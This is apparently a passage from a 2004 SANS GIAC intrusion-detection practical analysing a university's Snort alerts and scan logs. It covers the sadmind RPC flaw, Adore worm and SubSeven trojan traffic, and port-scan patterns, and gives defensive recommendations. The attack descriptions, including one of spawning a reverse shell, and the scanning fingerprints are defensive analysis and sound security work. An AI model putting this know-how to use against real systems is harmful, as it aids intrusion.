"The exploit is an RPC (Remote Procedure Call) port 111 vulnerability which takes advantage of the RPC authentication process in the Solaris Solstice AdminSuite which is used to perform distributed system administration operations. An attacker can exploit this vulnerability by sending a specifically crafted RPC Call to the Sadmind daemon (which is used by the Solstice AdminSuite) running with default authentication setting. This would allow the execution of arbitrary commands with super-user privileges. This may be especially dangerous as the attacker may be able to spawn a reverse-network shell back to the attacker for input/output control which could allow for the attacker to bypass firewalls and/or filters."
Consider blocking and/or restricting access to port 111, RPC services at the firewall and other perimeter devices, unless there are valid reasons to allow access to port 111 from external sources.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

9 – High port 65535 tcp – possible Red Worm – traffic 3,164 alerts

Table 18a. High port 65535 tcp traffic – Top 10 source and destination IPs

	No. of Occurences	Primary Sources	No. of Occurrences	Primary Destinations
1	1112	MY.NET.80.105	1112	200.96.13.157
2	1022	200.96.13.157	1022	MY.NET.80.105
3	309	MY.NET.153.141	320	66.66.71.92
4	283	66.66.71.92	268	MY.NET.153.141
5	24	MY.NET.24.20	23	202.156.254.68
6	23	MY.NET.53.44	18	198.86.10.116
7	23	MY.NET.24.44	18	127.0.0.2
8	18	MY.NET.100.230	17	MY.NET.24.44
9	17	MY.NET.24.33	17	24.35.71.146
10	15	202.156.254.68	15	MY.NET.53.44

Table 18b. High port 65535 tcp traffic – Top 10 destination ports

	No. of Occurences	DEST Ports
1	1,630	65535
2	1,022	3951
3	268	2071
4	89	25
5	61	80
6	18	113
7	17	443
8	15	1265
9	10	3389
10	6	4662


Log of detect (partial):

```
10/19-01:31:25.179226 [**] High port 65535 tcp - possible Red Worm – traffic [**]
MY.NET.25.71:65535 -> 202.108.32.232:25
10/19-01:28:43.923527 [**] High port 65535 tcp - possible Red Worm – traffic [**]
MY.NET.25.71:65535 -> 202.108.32.232:25
10/19-02:30:23.020642 [**] High port 65535 tcp - possible Red Worm – traffic [**]
MY.NET.25.69:65535 -> 199.245.138.228:25
```

Summary: The Red Worm, or more commonly known as the Adore Worm, commonly binds a Trojan backdoor to port 65535 on infected hosts. According to F-

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Secure.com, “Adore is a worm, that spreads in Linux systems using four different, known vulnerabilities already used by Ramen and Lion worms…Adore scans the Internet checking Linux hosts to determine whether they are vulnerable to any of the following well-known exploits: LPRng, rpc-statd, wu-ftpd and BIND. LPRng is installed by default on Red Hat 7.0 systems. “ Symantec warns that, “using these vulnerabilities, the worm gains root access to the system, downloads and executes itself, and then searches for new systems to infect.” Note that the Adore worm backdoor has been widely reported to utilize TCP, not UDP.



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Figure 6. Link graph illustrating possible infection and re-infection of MY.NET hosts, both from external and internal sources

Defensive Recommendations: It will be wise to download a utility developed by Dartmouth College which detects the Adore files on an infected system. The utility is called "adorefind". Simply download utility, uncompress it, and run "adorefind". It will list which of the suspect files is on the system. As "adorefind" runs, it will give the option to stop the running worm jobs and remove the files from the files ystem. The utility is available at http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/adorefind-0.2.4.tar.gz.

#10 – Possible trojan server activity — 2,006 alerts

Table 19a. Possible trojan server activity – Top 10 source and destination IPs

	No. of Occurrences	Primary Sources	No. of Occurrences	Primary Destinations
1	553	200.163.61.175	560	MY.NET.163.249
2	409	MY.NET.163.249	402	200.163.61.175
3	303	66.169.146.100	29	MY.NET.12.6
4	71	212.95.105.31	21	MY.NET.24.34
5	63	67.64.149.135	18	64.41.183.130
6	63	67.121.127.74	15	66.169.146.100
7	61	24.35.69.248	14	MY.NET.24.74
8	60	68.50.99.13	11	MY.NET.5.20
9	54	24.211.143.10	10	200.30.141.234
10	44	24.199.192.33	9	12.167.138.125

Table 19b. Possible trojan server activity – Top 10 source and destination ports

	No. of Occurrences	SRC Ports	No. of Occurrences	DEST Ports
1	727	27374	1,279	27374
2	409	6667	560	6667
3	69	80	66	80
4	24	443	29	25
5	21	25	25	443
6	5	4662	3	4662
7	3	6349	2	5502
8	3	4464	2	2354
9	3	4347	2	1595
10	3	4036	2	1565

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Log of detect (partial):

```
10/19-03:16:19.269101 [**] Possible trojan server activity [**] 66.169.146.100:3879 -> MY.NET.190.20:27374
10/19-03:16:19.276717 [**] Possible trojan server activity [**] 66.169.146.100:3880 -> MY.NET.190.21:27374
10/19-03:16:19.287786 [**] Possible trojan server activity [**] 66.169.146.100:3882 -> MY.NET.190.23:27374
10/19-03:16:19.293041 [**] Possible trojan server activity [**] 66.169.146.100:3883 -> MY.NET.190.24:27374
10/19-03:16:19.297309 [**] Possible trojan server activity [**] 66.169.146.100:3884 -> MY.NET.190.25:27374
```

Summary: This alerts concerns traffic with source and destination port 27347. According to DShield.org, port 27374 is one of the default ports of the BackDoor-G2.svr. gen trojan, more commonly known as SubSeven. Since May 2001, it is the current trojan of choice for most DDoS attacks and clone attacks on specific services, such as IRC. Scans of this port are often accompanied by scans of port 1243, another default SubSeven port of older versions.

Used as a Trojan horse, Sub-Seven allows an intruder to deliver and execute any custom payload and run arbitrary commands on the affected machine. This control includes the ability to read, modify, and delete confidential information. Additionally, the intruder may use the affected computer as a launching point for additional attacks (namely, denial of service).

From the observed traffic, port 6667 was the second most used. Port 6667 is associated with Internet Relay Chat (IRC) services, a common infection vector for the Sub-Seven Trojan as described earlier. Internet Relay Chat (IRC) is one of the most popular and most interactive services on the Internet.

Defensive Recommendation: Ensure the university's anti-virus software signature is regularly updated to detect this Trojan. Anti-virus software should alert the user that an intruder is attempting to install a Trojan horse program or that one has already been installed. Firewalls should be considered to block intruders from accessing backdoors over the network. Finally, ports 27374 and 6667 should be blocked at the University's gateway/border routers.

Scans Log File Analysis:

The alerts and OOS files contain logs with University IP addresses that have been sanitized. The scan files, however, have not been sanitized. Comparing the corresponding logs across the files, it can be noted that MY.NET network is actually 130.85/16.

The scan logs were big, with approximately 778 MB of data. The data reflected in the following tables reflect scanning activities from IP addresses. The "top 10 scanners" have been prioritized based on the number of scans detected from each IP, during the period October 19th thru October 23rd.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Top Sources, Destinations – All Scans

Table 20. Top 10 scanning source IPs

	Source IPs	Owner	No. of Scans
1	130.85.1.3	University of Maryland Baltimore County	2,166,933
2	130.85.70.154	University of Maryland Baltimore County	1,294,187
3	130.85.163.107	University of Maryland Baltimore County	966,595
4	130.85.84.194	University of Maryland Baltimore County	888,185
5	130.85.163.249	University of Maryland Baltimore County	669,973
6	130.85.42.1	University of Maryland Baltimore County	273,705
7	130.85.70.129	University of Maryland Baltimore County	213,577
8	130.85.1.5	University of Maryland Baltimore County	211,571
9	130.85.80.149	University of Maryland Baltimore County	175,961
10	130.85.111.72	University of Maryland Baltimore County	171,526

Table 21. The top 10 scanned, destination IPs

	Destination IPs	No. times scanned
1	192.26.92.30	57,085
2	192.55.83.30	43,945
3	203.20.52.5	32,455
4	130.94.6.10	32,276
5	130.85.15.27	30,276
6	204.152.186.189	26,947
7	131.118.254.33	26,036
8	216.109.116.17	25,707
9	131.118.254.34	24,599
10	131.118.254.35	23,570

Table 22. Top 10 scanned ports and their source IPs.

	Source IPs	DEST Ports	No. of Occurences
1	130.85.1.3	53	2,158,148
2	130.85.70.154	135	1,102,408
3	130.85.163.107	135	966,568
4	130.85.84.194	135	886,352
5	130.85.163.249	135	591,537
6	130.85.42.1	135	243,093
7	130.85.1.5	53	210,939
8	130.85.70.154	80	191,763
9	130.85.70.129	135	184,556

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

10		130.85.111.72		135		171,514

Out-of-Specification (OOS) Analysis:

The captured packets use non-standard or "Out-of-Spec" control bit settings. Some network mapping tools utilize this method for information gathering, since different operating systems and software versions reply with distinct and identifiable characteristics.

The following table show scans by type of scanning activity. Also shown is the actual some partial traffic from the captured scanning activity. The top three scans are briefly discussed below.

Table 23. "Out-of-Spec" scanning activity recorded by pattern:

Rank	Out-of-Spec Pattern Types	Hits
1	**SYN ******S***	**8,584,055**
2	**UDP**	**3,108,300**
3	**SYN 12****S* RESERVEDBITS**	**6,644**
4	**UNKNOWN 1**A*R** RESERVEDBITS**	**1,551**
5	**NULL **********	**343**
6	**NULL 12****** RESERVEDBITS**	**4**
7	**INVALIDACK *2UA*R*F RESERVEDBITS**	**50**
8	**INVALIDACK ***A*R*F**	**2,441**
9	**VECNA **U****F**	**46**
10	**VECNA 1*U****F RESERVEDBITS**	**6**
11	**NOACK **U**RS***	**129**
12	**NOACK *2U*PR*F RESERVEDBITS**	**47**
	Total	**11,703,616**

The top 10 source IPs which employed "Out-of-Spec" control settings are below:

Table 24. Top 10 "Out-of-Spec" scanning IPs

	No. of occurences		**Source IP**
1	1142		217.174.98.145
2	1130		195.111.1.93
3	1038		212.16.0.33
4	973		158.196.149.61

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

5	792		194.67.62.194
6	685		82.82.64.209
7	682		213.23.46.99
8	472		195.208.238.143
9	454		195.14.47.202
10	437		200.77.250.50

The top 10 destinations IPs and ports, targeted by source IPs, with "Out-of-Spec" control settings are:

Table 25. Top 10 "Out-of-Spec" scanning destination IPs

	No. of occurrences		DEST IP
1	7867		MY.NET.111.52
2	4115		MY.NET.12.6
3	1672		MY.NET.100.165
4	1504		MY.NET.69.181
5	1407		MY.NET.24.44
6	839		MY.NET.75.240
7	734		MY.NET.84.143
8	471		MY.NET.24.34
9	327		MY.NET.100.230
10	282		MY.NET.6.7

Table 25. Top 10 "Out-of-Spec" scanning destination ports

	No. of Occurrences		DEST Port
1	13447		25
2	4194		80
3	1489		8887
4	1255		4662
5	406		113
6	246		110
7	90		1214
8	56		6881
9	41		6883
10	26		443

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Scan # 1. SYN ******S*

Below are some partial scanning using SYN ******S*.

```
Oct 19 00:00:01 130.85.73.94:4114 -> 164.214.98.45:135 SYN ******S*
Oct 19 00:00:01 130.85.73.94:4115 -> 164.214.98.46:135 SYN ******S*
Oct 19 00:00:01 130.85.73.94:4116 -> 164.214.98.47:135 SYN ******S*
Oct 19 00:00:01 130.85.73.94:4117 -> 164.214.98.48:135 SYN ******S*
Oct 19 00:00:01 130.85.73.94:4118 -> 164.214.98.49:135 SYN ******S*
Oct 19 00:00:01 130.85.73.94:4119 -> 164.214.98.50:135 SYN ******S*
Oct 19 00:00:01 130.85.73.94:4120 -> 164.214.98.51:135 SYN ******S*
Oct 19 00:00:01 130.85.73.94:4121 -> 164.214.98.52:135 SYN ******S*
```

If these types of scans are not authorized, the University's system administrator(s) should investigate it immediately.

Scan # 2: UDP

Shown below is a partial traffic of captured UDP scan.

UDP is a connectionless protocol, with no three-way handshake as compared with TCP communications, which is connection-oriented. Over 26% of the scans alerts generated are attributed to this UDP scan.

```
Oct 19 00:00:05 130.85.1.3:62206 -> 195.216.16.129:53 UDP
Oct 19 00:00:04 130.85.1.3:62206 -> 209.253.113.2:53 UDP
Oct 19 00:00:06 130.85.1.3:62206 -> 195.216.16.65:53 UDP
Oct 19 00:00:05 130.85.1.3:62206 -> 130.94.6.10:53 UDP
Oct 19 00:00:05 130.85.1.3:62206 -> 204.152.186.189:53 UDP
Oct 19 00:00:04 130.85.1.3:62206 -> 217.160.72.252:53 UDP
Oct 19 00:00:04 130.85.1.3:62206 -> 194.97.3.1:53 UDP
Oct 19 00:00:05 130.85.1.3:62206 -> 209.92.188.201:53 UDP
Oct 19 00:00:05 130.85.1.3:62206 -> 192.26.92.32:53 UDP
```

Scan # 3. SYN 12****S* RESERVEDBITS.

In his practical, Mohammed Haron cites Jack Radigan's practical who stated that this pattern of scanning fits into Queso fingerprint.

```
Oct 19 00:06:33 80.77.40.62:4337 -> 130.85.111.52:25 SYN 12****S* RESERVEDBITS
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
Oct 19 00:06:31 213.23.46.99:45795 -> 130.85.69.181:8887 SYN 12****S* RESERVEDBITS
Oct 19 00:07:32 194.67.62.194:34101 -> 130.85.111.52:25 SYN 12****S* RESERVEDBITS
```

Corresponding Snort log for Scan #3:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/19-00:06:33.915756 80.77.40.62:4337 -> MY.NET.111.52:25
TCP TTL:47 TOS:0x0 ID:28270 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x8B4B2D39  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 2245760 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/19-00:06:40.227894 213.23.46.99:45795 -> MY.NET.69.181:8887
TCP TTL:46 TOS:0x0 ID:31711 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x611B5507  Ack: 0x0  Win: 0x16B0  TcpLen: 40
TCP Options (5) => MSS: 1452 SackOK TS: 609890910 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/19-00:07:32.559764 194.67.62.194:34101 -> MY.NET.111.52:25
TCP TTL:45 TOS:0x0 ID:21810 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x75413C76  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 31357676 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Defensive Recommendations for MY.NET.edu network

The University appears to be operating a very large network with systems that may not be under their full control. It is not unthinkable that their system administrators are overwhelmed by the IDS alerts, given the number of alerts seen alone in this 5-day analysis. Based on the top 10 alerts, however, it may be possible to reduce the number of events by addressing their underlying causes. For example, blocking ports 135 through 139 at the University's gateway/border router will prevent NetBIOS and SMB-related exploits from external sources.

There are also a number of University systems infected with virulent malicious logic. It is highly critical, therefore, that the University implement a standard of operations procedure that ensures their operating systems and application software are patched to the most recent, certified releases.

Among the mitigating measures offered for consideration are the following:

- Anti-virus software: Signatures should always be current.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Firewalls: Review current configuration and consider the impact of a “Block all except Permitted” policy. A restrictive firewall policy should be considered.

- Routers: Review current access control lists (ACLs) and block ports known to be associated with publicized exploits.

- Services: Policy should be implemented that will enforce shutting off unnecessary services on University computer systems. Hackers often use services as network footprints to launch their attacks.

- Packet sniffer: Should be deployed and placed strategically within the University network infrastructure to capture traffic suspected of using spoofed IP addresses.

- User education: All users should be instructed and re-oriented on the importance of network security, since they will be the ones impacted in the event of network exploit or incidents. Users must be informed on the acceptable use of the University’s computing resources, and the policy should state the consequences of violating those terms.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

References

Alexander, B. (2000, May 10). SANS. Intrusion Detection FAQ: Port 137 Scan
http://www.sans.org/resources/idfaq/port_137.php?printer=Y

American Registry for Internet Numbers (ARIN)
http://www.arin.net/index.html

Baker, R. A. (2002). GCIA Practical Assignment, V 3.3
http://www.giac.org/practical/GCIA/Richard_Baker_GCIA.rtf

CERT® Incident Note IN-2000-02 (2002, April 7). Exploitation of Unprotected Windows Networking Shares
http://www.cert.org/incident_notes/IN-2000-02.html

CERT® Advisory CA-2001-15 (2001, August 31). Buffer Overflow In Sun Solaris in.lpd Print Daemon
http://www.cert.org/advisories/CA-2001-15.html

CERT® Advisory CA-2001-32 (2001, December 6). HP-UX Line Printer Daemon Vulnerable to Directory Traversal
http://www.cert.org/advisories/CA-2001-32.html

Dartmouth College. Institute for Security Technology Studies.
http://www.ists.dartmouth.edu/

DeJesus, E. (2003, July 28). Security Wire Digest. Buffer Overflow in NetWare's Web Server PERL Handler
http://infosecuritymag.techtarget.com/2003/jul/digest28.shtml

DShield.org. Port 27374 - SubSeven
http://ww.incidents.org/ports/port27374.php

Evans, A. (2003). GCIA Practical Assignment, Version 3.3
http://www.giac.org/practical/GCIA/Andrew_Evans_GCIA.pdf

F-Secure (2001, April). F-Secure Virus Descriptions: Adore
http://www.f-secure.com/v-descs/adore.shtml

Haron, Mohammed (2003). GCIA Practical Assignment, Version 3.3
http://www.giac.org/practical/GCIA/Mohammed_Haron_GCIA.pdf

HyperDictionary.com (2003). Computer dictionary.
http://www.hyperdictionary.com/computer

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Merkley, J. V. (2000, November 14). E-mail reply referencing: NetWare Changing IP Port 524
http://www.ussg.iu.edu/hypermail/linux/kernel/0011.1/1194.html

NYS Office of Cyber Security and Critical Infrastructure Coordination Cyber Advisory (2003, September 17). Newly discovered Solaris user access exploit.
http://www.cscic.state.ny.us/advisories/sep03/9_17b.htm

Novell (2001, June 20). Protocols and Ports used by NetWare 5 IP
http://www.novell.com/coolsolutions/netware/features/a_ports_nw5_nw.html

Ray, E. (2002). GCIA Practical Assignment, Version 3.2
http://www.giac.org/practical/GCIA/Edward_Ray_GCIA.pdf

SANS Internet Storm Center (2003). Top Attacked Ports
http://isc.incidents.org/

searchNetworking.com (2003). Definitions.
http://www.whatis.com/

Snort.org (2003). SHELLCODE x86 NOOP. SID 648.
http://www.snort.org/snort-db/sid.html?sid=648

Smith, R.F. (2002, November). Windows Network & .Net Magazine. Preventing Access by Clients on Unauthorized Subnets
http://www.winnetmag.com/Windows/Article/ArticleID/26709/26709.html

Ullrich, J. (2003, September). E-mail reply to Mike Chandler, referencing LOGS: GIAC GCIA Version 3.3 Practical Detect
http://cert.uni-stuttgart.de/archive/intrusions/2003/09/msg00171.html

Wesemann, D. (2003). GCIA Practical Assignment, Version 3.3
http://www.giac.org/practical/GCIA/Daniel_Wesemann_GCIA.pdf

Whitehats, Inc. (2001). arachNIDS. The Intrusion Event Database: IDS339 "NetBIOS-SMB-C$ACCESS"
http://www.whitehats.com/info/IDS339

Wood, A. (2003). GCIA Practical Assignment, Version 3.3
http://www.giac.org/practical/GCIA/Alex_Wood_GCIA.pdf

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.